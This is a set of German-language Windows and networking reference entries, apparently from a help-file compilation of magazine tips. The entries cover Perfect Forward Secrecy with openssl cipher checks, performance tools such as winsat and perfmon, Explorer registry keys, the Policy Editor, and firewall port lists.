Gemäß c't Heft 18/2013, Seite 16 gibt es bei der SSL-Verschlüsselung den im Folgenden dargestellten Nachteil. Der Sitzungsschlüssel wird über denselben Kommunikationskanal wie die verschlüsselten Daten ausgetauscht und hängt davon ab, dass der private Key des Servers nicht gebrochen wird. Werden also die Daten mitgeschnitten, so können auch viel später (wenn z.B. der geheime Schlüssel des kontaktierten Servers bekannt wurde) die Daten kompromittiert werden. Ähnlich auch beim Schlüssel-Wechsel nach einiger Zeit: Wer den vorausgehenden Schlüssel kennt, kommt relativ leicht an den aktuellen Sitzungs-Schlüssel.

Einfacher, nicht ganz sicherer Schlüsseltausch:

- Client kontaktiert Server und bekommt den öffentlichen Schlüssel (mit Zertifizierungspfad) des Servers
- Nach Überprüfung verschickt der Client verschlüsselt eine Zufallszahl als Sitzungsschlüssel-Vorschlag für die symmetrische Verschlüsselung der Daten an den Server, verschlüsselt mit dessen public Key.
- Jetzt können die Daten mit diesem Schlüssel verschlüsselt ausgetauscht werden.

Schlüsseltausch nach Diffie-Hellman:

Dies umgeht das Problem, das der Schlüssel aus dem statischen private Key des Servers abgeleitet wird und nutzt aus, dass die Berechnung des Logarithmus großer Zahlen sehr rechenaufwändig ist.

- Es werden eine große Primzahl p und eine feste Zahl g festgelegt, die öffentlich bekannt sind.
- Seite A erzeugt eine Zufallszahl x und berechnet daraus $X = g^x \bmod p$. Er schickt X an Seite B.
- Seite B erzeugt eine Zufallszahl y und berechnet daraus $Y = g^y \bmod p$. Er schickt Y an Seite A.
- Auf Seite A kann nun mit $Y^x \bmod p (=g^{xy} \bmod p)$ berechnet werden. Auf Seite B kann nun mit $X^y \bmod p (=g^{xy} \bmod p)$ berechnet werden. Nun können beide diesen Schlüssel nutzen.
- Nach Ende der Sitzung wird der Schlüssel vernichtet. Damit werden aufgezeichnete Daten wertlos.

Ein Lauscher kennt nur g^x und g^y , kann z.B. g^{x+y} , aber nicht g^{xy} berechnen.

Statt Potenzen (und Logarithmen) lassen sich auch z.B. "elliptische Kurven" in gleicher Weise für PFS (RFC 4253) nutzen. Z.B. bei IPsec ist PFS gute Praxis. Die SSL/TLS-Spezifikation bietet mehrere solcher Schlüsseltauschverfahren DHE_* (mit Potenzen) und ECDHE_* (mit elliptischen Kurven). Einziger Nachteil ist, dass der Schlüsseltausch 15 ... 300% länger dauert als beim einfachen Verfahren.

Gemäß c't Heft 13/2015, Seite 36 gibt es Möglichkeiten, einen Großteil des Rechenaufwands für den Logarithmus großer Zahlen schon im Vorfeld zu erledigen. Für 512bit reduziert 1 Woche Großrechner-Vorarbeit dann den den finalen Aufwand auf nur noch 90 Sekunden Rechenzeit. Für 1024bit wird schätzungsweise Hardware im 100-Millionen-US-Dollar-Bereich benötigt. Siehe https://weakdh.org/{bmc_earth16.bmp}.

PFS umgeht das Problem mit dem vorausgehenden Schlüssel mithilfe des Diffie-Hellman-Verfahrens.

Der Webbrowser des Clients schlägt Schlüsseltauschverfahren mit Präferenzen vor und der Server entscheidet über das verwendete Verfahren. Nur IE10 präferiert noch das einfache Verfahren, bei den aktuellen Browsern Chrome, Firefox, Opera und Safari ein (EC)DH-Verfahren oben auf der Präferenzliste. Anzeigen lassen kann man sich die Browser-Präferenzen über https://cc.dcsec.uni-hannover.de/{bmc_earth16.bmp}.

Allerdings ist bei Twitter, Yahoo, eBay, PayPal bezüglich PFS Fehlanzeige (August 2013)! Facebook hat PFS für Herbst 2013 angekündigt. Chrome zeigt in den Eigenschaften das verwendete Verfahren an. Über die SSL Labs von Qualys (https://www.ssllabs.com/ssltest/{bmc_earth16.bmp}) unter "Configuration" kann man sich die Ergebnisse eines simulierten Verbindungsaufbaus anzeigen lassen.

Bei eMail-Servern sieht es im Allgemeinen noch schlecht aus: Nur bei Googles-Email ist SMTP, POP, IMAP und der Webzugang konsequent mit PFS geschützt. Bei 1&1, T-Online wird PFS in keiner Weise unterstützt, bei Arcor und Strato nur für SMTP, sofern durch starttls (und nicht durch den Port) aktiviert.

Das bei Linux standardmäßig vorhandene Kommandozeilentool openssl kann die Sache testen. Z.B.:
`openssl s_client -connect imap.lund1.de:993` liefert in der Zeile Cipher "AES256-SHA". Und kein ECDHE... oder DHE.... Falls nur via starttls ein PFS möglich z.B. `openssl s_client -starttls smtp -connect smtp.gmx.net:587`. Einige Mailserver lassen sich durchaus auf PFS festnageln, auch wenn sie es nicht nutzen, solange man ihnen die Auswahl läßt: `openssl s_client -cipher 'ECDHE:DH' -connect login.live.com:443`.

Siehe auch [Tracking](#).

PerfectForwardSecrecy

\$ Perfect Forward Secrecy

K Perfect Forward Secrecy PFS;PFS Perfect Forward Secrecy;Diffie-Hellman-Verfahren für Schlüsseltausch

##\$K Performance

Die Eintragungen aus HKLM\System\CurrentControlSet\Control\PerfStats{bmc tree.bmp} werden beim Systemstart nach HKEY_DYN_DATA\PerfStats{bmc tree.bmp} kopiert und hier laufend aktualisiert, so dass sie mittels des Systemmonitors SYSMON.EXE{bmc shortcut.bmp} (Win9x bzw. PERFMON.EXE{bmc shortcut.bmp} WinNT) angezeigt werden können.

Während unter Win95 über die Toolhelp-Funktionen Informationen über Threads und Prozesse geholt werden können, kommt man unter NT hier über teilweise über den HKey_Performance-Data-Schlüssel zum Ziel: siehe Toolbox, Heft 2/98, S. 24ff: Bruno Volkmer NT-4.0-Performance: Der siebente Schlüssel und Heft 4/98, Seite 41ff: Bruno Volkmer NT-4.0-Performance (2): Module unter NT 4.0.

Unter Win Vista .. 7 konnte man sich in der Systemsteuerung unter System mit dem "Windows Experience Index" einen Eindruck der System-Performance verschaffen. Bei Win 8.1 ist dieses GUI weggefallen, hier bekommt man die Index-Werte 1 ... 7.9 nur über die Kommandozeile. Falls noch nicht ermittelt oder falls etwas verändert wurde, können die Werte mit

winsat prepop{bmc dos.bmp}{bmc admin.bmp}

ermittelt werden. Danach dann liefert

powershell -command Get-WmiObject -Class Win32_WinSAT{bmc dos.bmp}{bmc admin.bmp}

die Anzeige der Werte.

(<http://www.cnet.com/how-to/find-your-windows-experience-index-scores-in-windows-8-1/>{bmc earth16.bmp})

Seit Vista gibt es das Windows System Assessment Tool winsat.exe. Gemäß c't Heft 16/2012, Seite 154 kann man es mit Admin-Rechten verwenden, um die Datenübertragungsrate von z.B. via USB angeschlossenen Datenträgern zu messen. Z.B. sequentielles Lesen von 64kByte-Blöcken:

```
winsat disk -read -seq -seqsize 65536 -drive E
```

Oder z.B. zufällig (random) verteilte 4KByte-Blöcke schreiben auf dem Datenträger mit der Nummer 2 (gemäß Datenträgerverwaltung)

```
winsat disk -write -ran -ransize 4096 -n 2
```

Einige USB-Performance-Tipps aus c't Heft 16/2012, Seite 154:

- Gelegentlich sind Kontaktprobleme oder ein zu billiges Kabel daran schuld, dass bei USB2.0 statt Highspeed nur Fullspeed oder eventuell ein Rückfall auf USB1.1 verwendet wird.
- Kopieren zwischen zwei Geräten am selben Controller geht langsamer als wenn die Geräte an verschiedenen Controllern hängen. Welche Buchse am Gerät mit welchem Controller verbunden ist, lässt sich z.B. mit dem Microsoft USB Device-Viewer (<http://msdn.microsoft.com/en-us/library/windows/hardware/ff560019%28v=vs.85%29.aspx>{bmc earth16.bmp}) oder mit NirSoft USBDeview (http://www.nirsoft.net/utils/usb_devices_view.html{bmc earth16.bmp}) anzeigen.
- In PC aus der Zeit vor 2002 funktionieren oft auch PCI-USB-Einsteckkarten nicht.
- Je nach BIOS funktioniert booten von USB nicht richtig, in der Anfangszeit von USB 2.0 ging's booten oft nur mit 1.1-Tempo. In der Anfangszeit von USB 3.0 ging es oft nicht an 3.0-Anschlüssen oder nur im 2.0-Tempo.
- Energiespar-Optimierungen in Hardware (bei Laptops und anderen Mobil-Geräten) und in der Software (BIOS-Ebene, weniger Widows Power-Konfiguration) reduzieren zum Teil die Übertragungsraten. USB-Controller arbeiten oft mit DMA (Direct Memory Access) und die CPU muss nur von Zeit zu Zeit eingreifen. Wenn die CPU zwischendurch in den Schlafzustand wechselt kommt es möglicherweise regelmäßig zu kleinen Verzögerungen durchs aufwecken. Zusätzliche CPU-Last (z.B. durch den Virenschanner) kann die Übertragungsraten dann steigern.

Performance

\$ Performance

K HKey_Dyn_Data;Performance-Daten;SYSMON.EXE;System-Monitor;Windows Experience Index;Windows System Assessment Tool winsat.exe;winsat.exe Windows System Assessment Tool;USB-Performance;Performance USB

#\$K Performance Monitor

Microsofts Performance-Monitor perfmon.exe lässt sich auch mit Parametern aufrufen (PC-Welt Heft 7/2013, Seite plus 2, <http://technet.microsoft.com/en-us/magazine/ff723776.aspx>). So gelangt man schnell zu einzelnen Teilen:

- [perfmon /rel](#): Zeigt die "Reliability" des Computers, d.h. die Historie der Abstürze (Wartungscenter, Zuverlässigkeits-Überwachung).
- [perfmon /report](#) (fordert Adminrechte an): Sammelt 60 Sekunden lang Daten und zeigt dann einen Report an.
- [perfmon /res](#) (fordert Adminrechte an): Zeigt die Auslastung von CPU, Speicher, Disk und Netzwerk an.
- [perfmon /sys](#): Öffnet eine Leistungs-Überwachung, der verschiedenste Leistungsindikatoren (.net-Aktionen, physische Netzwerkschnittstelle, http-Dienst, Indizierung, Arbeitsspeicher, Offlinedateien, RAS, USB, ...) hinzugefügt werden können.
Gemäß c't Heft 16/2015, Seite 153 kann es passieren, dass viele Leistungsindikatoren nicht aus in der Liste der auswählbaren Indikatoren auftauchen. Der Bug ist in KB300956 (<https://support.microsoft.com/de-de/kb/300956>) beschrieben.
- [perfmon /comp](#): Vergleich zweier Instanzen von PerfMon. wie das genau funktioniert ist nicht klar.

Wird [perfmon.exe](#) ohne Adminrechte gestartet, dann wird nur die Leistungsüberwachung angezeigt. Nur wenn [perfmon](#) mit Adminrechten gestartet wird, sind auch die "Data Collector Sets" und die "Reports" verfügbar.

Siehe auch [Leistungs-Index](#) 1 ... 7.9 für PC.

PerformanceMonitor

\$ Performance Monitor

K Performance Monitor;Zuverlässigkeits-Überwachung;Absturz-Historie

#\$K Persönliche Ordner (Namespace)

Im Dateieexplorer von Windows-8.x werden zwischen "Dieser PC" und den Lauwerken C:, ... die "persönlichen Ordner" Bilder, Desktop, Dokumente, Downloads, Musik und Videos eingefügt. Diese Einträge sind durch die Einträge unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\NameSpace\{bmc tree.bmp} festgelegt. (<http://www.windows-8-blue.de/ordner-ausblenden.html>{bmc earth16.bmp}). Gemäß <http://www.gruppenrichtlinien.de/artikel/dieser-pc-die-ordner-bilder-desktop-dokumente-downloads-musik-und-videos-entfernen/>{bmc earth16.bmp} haben sich die CLSIDs beim Übergang von Win 8.x zu 10 geändert:

	Win 8.x	Win 10
Musik:	{1CF1260C-4DD0-4ebb-811F-33C572699FDE}	{3dfdf296-dbec-4fb4-81d1-6a3438bcf4de}
Downloads:	{374DE290-123F-4565-9164-39C4925E467B}	{088e3905-0323-4b02-9826-5d99428e115f}
Bilder:	{3ADD1653-EB32-4cb0-BBD7-DFA0ABB5ACCA}	{24ad3ad4-a569-4530-98e1-ab02f9417aa8}
Videos:	{A0953C92-50DC-43bf-BE83-3742FED03C9C}	{f86fa3ab-70d2-4fc7-9c99-fcbf05467f3a}
Dokumente:	{A8CDFF1C-4878-43be-B5FD-F8091C1C60D0}	{d3162b92-9365-467a-956b-92703aca08af}
Desktop:	{B4BFCC3A-DB2C-424C-B029-7FE99A87C641}	

Mit "This PC Tweaker" <http://winaero.com/download.php?view.61>{bmc earth16.bmp} kann man diese entfernen, aber auch aus einer langen Liste zusätzliche Ordner zur Anzeige hier auswählen.

Eine Anleitung zum manuellen Erzeugen der Registry-Einträge für einen neuen Ordner gibt es unter <http://www.liutilities.com/products/registrybooster/tweaklibrary/tweaks/10082/>{bmc earth16.bmp}.

Eventuell gibt's auch noch

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\NameSpace\{bmc tree.bmp}

Bei Bedarf kann man solche Schlüssel löschen. (c't Heft 11/2015, Seite 140). Allerdings stellt Windows diese Schlüssel, falls sie gelöscht wurden, bei Updates immer mal wieder her. Gemäß c't Heft 13/2015, Seite 152 ist es besser, sie durch Anlegen von HKLM\Software\Microsoft\Windows\CurrentVersion\Policies.NonEnum\{bmc edit.bmp}\{bmc admin.bmp} mit dem Wert 1 auszublenden. Alternativ kann man es mit so einem Eintrag unter HKCU auch nur für den aktuellen User ausblenden. Da allerdings ein eingeschränkter User keine Schreibzugriff auf HKCU\Software\Microsoft\Windows\CurrentVersion\Policies.NonEnum\{bmc edit.bmp} und, wenn man RegEdit sich mit Admin-Rechten startet, dessen HKCU geladen wird, ist es etwas umständlich: Entweder den eingeschränkten Account vorübergehende der Gruppe der Administratoren zuordnen oder mit einem Admin-Account den Registry-Hiev des Benutzers laden, die Änderung eintragen und wieder entladen.

Tiefer in die Materie Namespace geht dieser Artikel: <http://www.microsoft.com/msj/archive/S332.aspx>{bmc earth16.bmp}.

PersönlicheOrdner

\$ Persönliche Ordner (Namespace)

K Persönliche Ordner (Namespace, Datei-Explorer);Musik-Ordner (Namespace);Bilder-Ordner (Namespace);Downloads-Ordner (Namespace);Dokumente-Ordner (Namespace)

#\$K Pfad für Applikation verändern

Wie eine Anwendung nach der Installation ohne Neuinstallation auf einen anderen Pfad verschoben werden und dort häufig lauffähig gemacht werden kann, ist in der Zeitschrift Toolbox in den Hefte 2/2002 (Rainer Reusch: Zurechtgerückt) und 4/2002 Seite 14 (Dr. Uwe Barlage: Umzug der Registry) beschrieben. Außerdem gab es auf der Heft-CD geeignete Programme.

In einfachen Fällen reicht es, nach dem Umbenennen bzw Verschieben des Anwendungsverzeichnisses die Registry nach dem alten Pfad zu durchsuchen und ihn durch den neuen zu ersetzen. Manchmal muss hierbei beachtet werden, dass neben dem langen Dateinamen auch der 8.3-Kurzname jeden Pfad-Teils auftreten kann und auch geändert werden muss. Bei älteren Programmen muss man zusätzlich *.INI-Files im Programmverzeichnis und im <windows>-Verzeichnis genauso durchsuchen und hierin die Ersetzung vornehmen.

Siehe auch Laufwerksbuchstaben, Umzug von Dateien und Einstellungen.

PfadApplikation

\$ Pfad für Applikation verändern

K Pfad für Applikation verändern;Ändern des Pfads einer Applikation;Verlegen einer Applikation in anderen Pfad

#\$K Pfad für EXE-Dateien

Neben dem Pfad im Environment, der z. B. in der AUTOEXEC.BAT{bmc notepad.bmp} mit PATH= gesetzt wird, gib es in der Registry unter HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths{bmc tree.bmp} Eintragungen der Pfade der Exe-Dateien. Leider tragen sich nicht alle Anwendungen bei der Installation hier ein. Die API-Befehle ShellExecute und ShellExecuteEx suchen auch hier nach den Programmdateien. Unter Start | Ausführen und der Start-Befehl im DOS-Fenster verwenden diese Angabe. Ein Programm kann sich auch unter einem Alias-Namen hier eintragen, z.B. als winzip.exe für winzip32.exe.

Ein Fallstrick ist allerdings, dass mit dem Internet Explorer als Shell hier eingetragene Dateinamen, wenn sie mit "home", "ftp" oder "www" beginnen und noch mindestens ein weiteres Zeichen haben (z.B. homesite4.exe, ftpx.exe), als abgekürzte URL interpretiert wird und der volle Pfad zum Starten mit angegeben werden muss. (Zeitschrift Toolbox, Heft 6/99, Seite 45ff)

Lange Pfad-Angaben im Environment als path=... sind für die Performance schädlich: Das Durchsuchen der gegebenenfalls vielen Verzeichnisse auf der Festplatte braucht relativ viel Zeit.

Zumindest unter WinXP gibt es unter HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\xy.exe neben den üblichen Einträgen <Standard> und Path (meist RegSZ, teilweise auch RegExpandSZ) folgende zusätzliche Einträge unbekannter Bedeutung:

CmstpExtensionDll	RegSZ	z.B. bei <u>cmmgr32.exe</u> {bmc tree.bmp}
CMInternalVersion	RegSZ	dto.
CmNative	RegDWORD	dto.
<u>RunAsOnNonAdminInstall</u>	RegDWORD	z. B. bei <u>install.exe</u> {bmc tree.bmp}, <u>setup.exe</u> {bmc tree.bmp} und <u>winnt32.exe</u> {bmc tree.bmp}
BlockOnTSNonInstallMode	RegDWORD	install.exe und setup.exe
useURL	RegSZ	z.B. bei <u>MsoHtmEd.exe</u> {bmc tree.bmp} und <u>Winword.exe</u> {bmc tree.bmp}
UseShortName	RegSZ (empty)	z. B. bei <u>table30.exe</u> {bmc tree.bmp}

Siehe auch [Pfad für Applikation verändern](#), [Pfad für HLP-Dateien](#).

Pfad_EXE

\$ Pfad für EXE-Dateien

K Pfad für EXE-Dateien;EXE-Pfad;PATH (für EXE-Files);App Paths

#\$K **Phishing**

Als Phishing bezeichnet man den Versuch, z. B. per Mail jemanden auf eine nachgemachte Webseite zu locken und sich so Username, Passwort und z.B. auch TANs fürs Onlinebanking zu ergaunern.

Die werbefinanzierte Freeware "Starmoney Toolbar 1.0" (z.B. <http://www.pcwelt.de/01b{bmc earth16.bmp}>) warnt mit Popups(ohne Möglichkeit, Ausnahmen festzulegen) bei jeder Website, wo es kritische Indizien wie z.B. Frames fremder Server gibt.

Phishing
\$ Phishing
K Phishing

#\$K Platz auf der Festplatte

Win XP warnt bei wenig freiem Platz auf der Festplatte und fordert zum Aufräumen auf. Wer dies abschalten will, muss sich der Konsequenzen eines möglichen Absturzes bei zu wenig Platz natürlich im Klaren sein, kann es aber durch Hinzufügen von HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoLowDiskSpaceChecks{bmc edit.bmp} und auf 1 setzen, abschalten (Wirksam nach nächsten Anmeldung). Der Wert 0 (oder löschen des Eintrags) aktiviert es wieder.

PlatzFestplatte

\$ Platz auf der Festplatte

K Platz auf der Festplatte;freier Platz auf der Festplatte;Platten-Platz (frei);Überwachung freier Festplatten-Platz;LowDiskSpaceCheck;DiskSpaceCheck

#\$K **Plug and Play (PnP)**

Statt über Jumper können IO-Adressen, Hardware-Interrupts (IRQs) und DMA-Kanäle über PnP vergeben werden. Bei den meisten aktuellen BIOS-Varianten kann im Setup gewählt werden:

- Volle Konfiguration durchs BIOS (Boot with PnP-Bios disabled)
 - nur die notwendigsten Komponenten durchs BIOS konfigurieren, den Rest dem Betriebssystem überlassen.
- Durch ein PnP-fähiges OS (Operating System, Win95 oder Linux mit entsprechend kompiliertem Kernel) lassen sich PnP-Karten auch zusammen mit einem Mainboard/BIOS ohne PnP-Support einsetzen. Ein Weg fürs alte DOS/Win3.1 ist Intels ICU-Programm, das als Treiber in die Config.sys eingebunden, die PnP-Konfiguration erledigt. Das Betriebssystem (Win 95) kann die Resourcen umverteilen. Von älteren ISA-Karten belegte Resourcen können teilweise nicht automatisch erkannt werden. Damit es zu keinen Konflikten kommt, muss die "Nichtverfügbarkeit für PnP" dann manuell im BIOS-Setup oder im Gerätemanager eingetragen werden.

Bei Installationsfehlern kann PnP auch lästig werden, wenn bei jedem Windows-Start "Neue Hardwarekomponente gefunden" gemeldet wird. Dann sollten Sie die Deinstallation und Neuinstallation der entsprechenden Komponente versuchen. Manchmal muss auch unter HKLMLEnum{bmc tree.bmp} der zugehörige Eintrag z.B. unter LptEnum bei Druckern) manuell gelöscht werden. **Achtung:** Sicherungskopie von System.DAT und USER.DAT vor dem löschen nicht vergessen.

Siehe auch c't Heft 2/97, S.114ff Peter Siering: Quelle fromage; c't 3/97, S.344ff Georg Schnurer: Setup-Guide

PnP

\$ Plug and Play (PnP)

K PnP;Plug and Play;Interrupt (PnP);DMA (PnP);Resourcen (PnP);BIOS-PnP

##\$K Policy Editor (Rechtevergabe, Systemrichtlinien-Editor)

Der Policy-Editor ist ein Tool, um Listen mit Optionen anzuzeigen, in denen der Anwender seine Einstellungen einträgt und die dann die entsprechenden Änderungen in der Registry einträgt. Die Optionsauswahl wird dabei über eine Art Ini- bzw Scriptdatei *.adm gesteuert.

Falls der Policy Editor noch nicht installiert ist, können Sie ihn von der Win95-CD mittels Systemsteuerung | Software | [Windows-Setup{bmc shortcut.bmp}](#) | Diskette aus dem Verzeichnis `CD-LW:\ADMIN\APPTOOLS\POLEDIT` auf Ihre lokale Festplatte installieren. Auch bei NT4 ist der Policy-Editor mit dabei, nicht jedoch bei ME, 2000 und XP. Bei Win2000 und XP-Prof liegt stattdessen die Gruppenrichtliniendatei `gpedit.msc` für die [Management-Konsole](#) bei. Der Policy-Editor ist aber auch hier lauffähig! Win2000-Server bzw die Servicepacks zu Win2000-Prof enthalten die umfangreichste Version des PolEdit. Das Office-Resource-Kit zu 97 und 2000 auch eine etwas bessere Version als die einfache aus Win95/98, die aber meist auch voll ausreicht. Download verschiedener Versionen ist über die Zeitschrift c't, Softlink [0208106{bmc earth16.bmp}](#) möglich. Skripts für die neuen Versionen müssen teilweise, wenn sie auf alten Versionen laufen sollen, leicht angepasst werden!

Weitere Informationen über Systemrichtlinien und den Editor für Systemrichtlinien finden Sie in [WIN95RK.HLP: User Profiles and System Policies](#). Win98-CD: `\tools\reskit\help\rk98book.chm{bmc shortcut.bmp}`, "System Policies". In der Zeitschrift c't Heft 8/2002 auf den Seiten 104 ... 122 wird das Thema ausführlich behandelt. Die Syntaxbeschreibung findet sich als Teil des "ZAK" (Zero Administration Kit) bei Microsoft unter [http://www.microsoft.com/windows/zak{bmc earth16.bmp}](#). Außerdem finden sich hier einige Beispiel-ADM-Files für Office97 und Outlook. Teilweise jedoch in großen Download-Paketen mit viel nicht benötigtem Zusatz-Inhalt. Unterm c't-Softlink [0208106{bmc earth16.bmp}](#) gibt es auch verschiedene *.ADM-Dateien. Weitere Tipps zu diesem Thema (c't Heft 9/2002, Seite 10): [http://www.winguides.com/registry{bmc earth16.bmp}](#). Hier gibt es u. a. einen "Registry System Wizard" zum einfachen Erzeugen eigener ADM-Files.

Bedienung des Policy-Editors:

- [poledit.exe{bmc shortcut.bmp}](#) starten (siehe auch [Pfad für EXE-Dateien](#)).
 - Options | Policy-Template... | Add.. und eine *.ADM-Datei auswählen, alle Dialoge schließen
 - Jetzt gibt's verschiedene Möglichkeiten:
 - Auf dem lokalen PC die Registry bearbeiten:
File | Open Registry Jetzt können "Local Computer" und "Local User" bearbeitet werden.
 - Auf einem Remote-PC die Registry bearbeiten:
File | Connect..., Computernamen eingeben (siehe Systemsteuerung, System, Computernamen, Vollständiger Computernamen), OK und einen User auswählen, OK
 - Ein *.pol-Datei erzeugen, die später beim Logon auf einen PC wirkt. Diese *.POL-Datei wird z.B. im netlogon-Verzeichnis des primären Domaincontrollers abgelegt:
File | New Policy ... Danach kann "Default-Computer" und "Default-User" bearbeitet werden oder einzelne User, Gruppen oder Computer hinzugefügt werden.
 - Eine vorhandene *.pol-Datei verändern:
File | Open Policy ...
 - Doppelklick auf "Local Computer" oder "Local User"
 - In der Baumansicht die gewünschten Punkte aus der *.adm-Datei aufklappen, Option markieren, Einstellungen vornehmen, OK
 - File | Disconnect (bei Remote) bzw. File | Close um Änderungen in die Registry zu einzutragen oder File | Save bzw File | Save As andere um die *.POL-Datei zu speichern
 - Erst nach dem Schließen kann eine andere *.ADM-Dateien geladen werden.
- *.POL-Dateien können nur gespeichert werden, wenn Administrator-Rechte vorhanden sind und die Schlüssel unter KEYNAME (in der *.adm-Datei) weder mit Backslash beginnen noch damit enden! (Zeitschrift c't Heft 11/2002, Seite 192)

Um auf einem Win9x-Stand-alone-Rechner die Useraccount-spezifische Eintragungen mit dem Systemrichtlinien-Editor machen und ausprobieren zu können, müssen zuerst [Benutzerprofile](#) aktiviert werden:

- In der [Systemsteuerung | Kennwörter{bmc shortcut.bmp}](#) bei [Benutzerprofile](#) für jeden Benutzer individuelle Einstellungen aktivieren. Je nach Wunsch können Desktop-Symbole und Startmenü benutzerabhängig oder global gewählt werden.

Achtung: Werden die Einstellungen **nicht nur** für einzelne Benutzer durch den Policy-Editor beschränkt, dann passiert es leicht, dass Sie sich den Zugang (z.B. zur Registry) ganz und gar sperren!!! Es sollte immer einen User (z.B. ADMIN) mit explizit allen Rechten geben! Erst dann die Rechte für den Standardbenutzer einschränken!

- lokal unter dem Usernamen, für den Beschränkungen festgelegt werden sollen, anmelden.
- Policy-Editor starten und über Menü "Datei" den Punkt "Registrierung öffnen" ausführen. "Lokaler Benutzer" ist dann gleich aktuell angemeldeter Benutzer.

PolicyEditor

\$ Policy Editor (Rechtevergabe)

K Policy Editor;Richtlinien-Editor;Systemrichtlinien-Editor; .ADM

- Jetzt können Sie die "Abweichungen" vom Standard-Benutzer eintragen, d.h. z.B. zunächst für den Admin statt gegrauter Kästchen auf nicht aktivierte Kästchen umstellen.
- Remote-Administration für andere Benutzer durch Administrator ist möglich (falls in der ADM-Datei vorgesehen):
- Symbol des lokalen Computers öffnen und zu "Netzwerk | Update | Remote-Update" gehen. Remote-Update mit einem Häkchen versehen.
 - folgende Einstellungen für Remote-Update vornehmen:
 - bei "Update-Modus" "Interaktiv (mit speziellem Pfad)" auswählen,
 - unter "Pfad für interaktiven Update" die Policy-Datei (z.B. c:\windows\config.pol) eintragen und
 - die Option "Fehlermeldungen anzeigen" aktivieren.

Siehe auch System-Einschränkungen, NT-Benutzermanager und WIN95RK.HLP: User Profiles and System Policies, Sicherheit des Systems, Shared Computer Toolkit SCT, Freigabe im Netzwerk.

#\$K Portable Apps

Wie man Portable Apps (<http://portableapps.com>{[bmc_earth16.bmp](#)}) erweitern kann, wird in der PC-Welt Heft 6/2009, Seite 115 gezeigt:

Jeder Eintrag, der genau eine Ordner Ebene unterhalb von \PortableApps liegt, wird im Menü angezeigt.

Anwendungen wie IrfanView, UltraEdit etc., die ohne Registry-Einträge auskommen, können hier hinzugefügt werden. Für Batchdateien und Scripte (z.B. *.vbs) ist allerdings der Umweg über den Skriptinterpreter (oder [Autohotkey](#){[bmc_shortcut.bmp](#)} mit Kompilierung) notwendig. Von Vorteil ist bei Autohotkey u. U. die Variable %a_scriptdir% auf das Autohotkey-Verzeichnis. Die vordefinierten Ordner "Dokumente", "Musik", "Bilder" kann man auch anders nutzen und sie an der Oberfläche über die Datei

PortableApps\PortableApps.comApp\Locale\German.locale umbenennen, sollte sie selbst aber nicht umbenennen.

In der Portable Apps Suite sind die folgenden Programme enthalten: Mozilla Firefox, Portable Edition (web browser), Mozilla Thunderbird, Portable Edition (email), Mozilla Sunbird, Portable Edition (calendar/tasks), ClamWin Portable (antivirus), Pidgin Portable (instant messaging), Sumatra PDF Portable (PDF reader), KeePass Password Safe Portable (password manager), Sudoku Portable (game), Mines-Perfect Portable (game), CoolPlayer+ Portable (audio player), PNotes Portable (notes), OpenOffice.org Portable* ([office suite](#))

Siehe auch [U3-USB-Stick](#).

Portable Apps
\$ PortableApps
K PortableApps

#\$K Ports (TCP/IP)

Gemäß PC-Welt Heft 3/2005, Seite 60 gibt es unter <http://www.pcwelt.de/d21> eine umfangreiche Liste der verwendeten Ports. Unter <http://www.pcwelt.de/67e> findet sich eine Port-Datenbank mit über 7000 Einträgen. PC-Professional 2/2005, S.39: oft angegriffene Ports:

- 80 Web
- 445 File sharing
- 135 RPC
- 4662 E-Donkey/P2P-Filesharing
- 6346 Gnutella/P2P-Filesharing
- 22 Secure Shell, Remote Access
- 1026 versch. dyn. Dienste
- 113 Ident Service
- 2745 Beagle
- 1025 versch. dyn. Dienste

Ein Router sollte auf UDP-Anfragen an nicht geöffnete Ports mit einem "Port unreachable" antworten. Macht er dies nicht, wird der Port von manchen Port-Scannern schon als offen und damit als potentiell Sicherheits-Risiko gemeldet! (c't Heft 1/2005, Seite 184)

Einige für Firewall Konfiguration wichtige Ports PC-Welt Heft 11/2006, Seite 115:

Port	Bezeichnung	Anmerkung
20	FTP-Daten	eventuell nur zeitweilig freigeben, auch andere Ports dynamisch vereinbart!?
21	<u>FTP</u> -Control	
25	<u>SMTP</u>	Mailversand
53	<u>DNS</u>	Name Server
80	HTTP	
110	POP3	Mail-Empfang
443	HTTPS	Secure HTTP

Folgende Ports sollten vom Internet her nicht offen sein:

23	<u>Telnet</u>	Steuerung via Telnet
135	RPC / NetBIOS DCE Endpoint Resolution	Zugriff auf Freigaben
137	NetBIOS Name Service	
138	NetBIOS Datagram Service	
139	NetBIOS Session Service	
445	Microsoft DS	Active Directory Dateifreigaben
8181	Fritzbox im internen Netz: Umleitung hierauf beim Versuch eine über die Filter gesperrte Seite aufzurufen	C't Heft 23/2015, Seite 158

Siehe auch [Firewall](#), [IPv6](#).

Ports

\$ Ports (TCP/IP)

K Ports (TCP/IP);TCP/IP-Ports;Firewall / Ports

#\$K**POST**

Über den Port 80 gaben Mainboards über viele Jahre während dem Booten nacheinander verschiedene Codes aus, die mit geeigneten Einsteckkarten angezeigt werden konnten. Somit ließ sich geg. feststellen, an welcher Stelle der Bootvorgang hängen blieb. Gemäß c't Heft 7/2011, Seite 153 geht dies bei einigen neuen Boards nicht mehr.

POST

\$ POST

K POST (Power-On Self Test);Power-On Self Test POST

#\$K Postmortem Debugger

Normalerweise ist DrWatson als PostMortem-Debugger eingestellt. Wenn die [Debugging Tools for Windows](http://go.microsoft.com/fwlink/?linkid=8708) <http://go.microsoft.com/fwlink/?linkid=8708> installiert sind, kann (gemäß der zugehörigen Hilfedatei [debugger.chm](#)) mit `Windbg -I` (großes i) auf WinDebug und mit `drwtsn32 -i` wieder zurück auf den DrWatson geschaltet werden! Dies wird in der Registry unter [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug](#) eingetragen. Auf einem 64bit-System ist unter obigem Pfad der Debugger für 64bit-Applikationen und unter [HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\AeDebug](#) der Debugger für 32bit-Applikationen eingetragen. Näheres siehe in [debugger.chm](#).

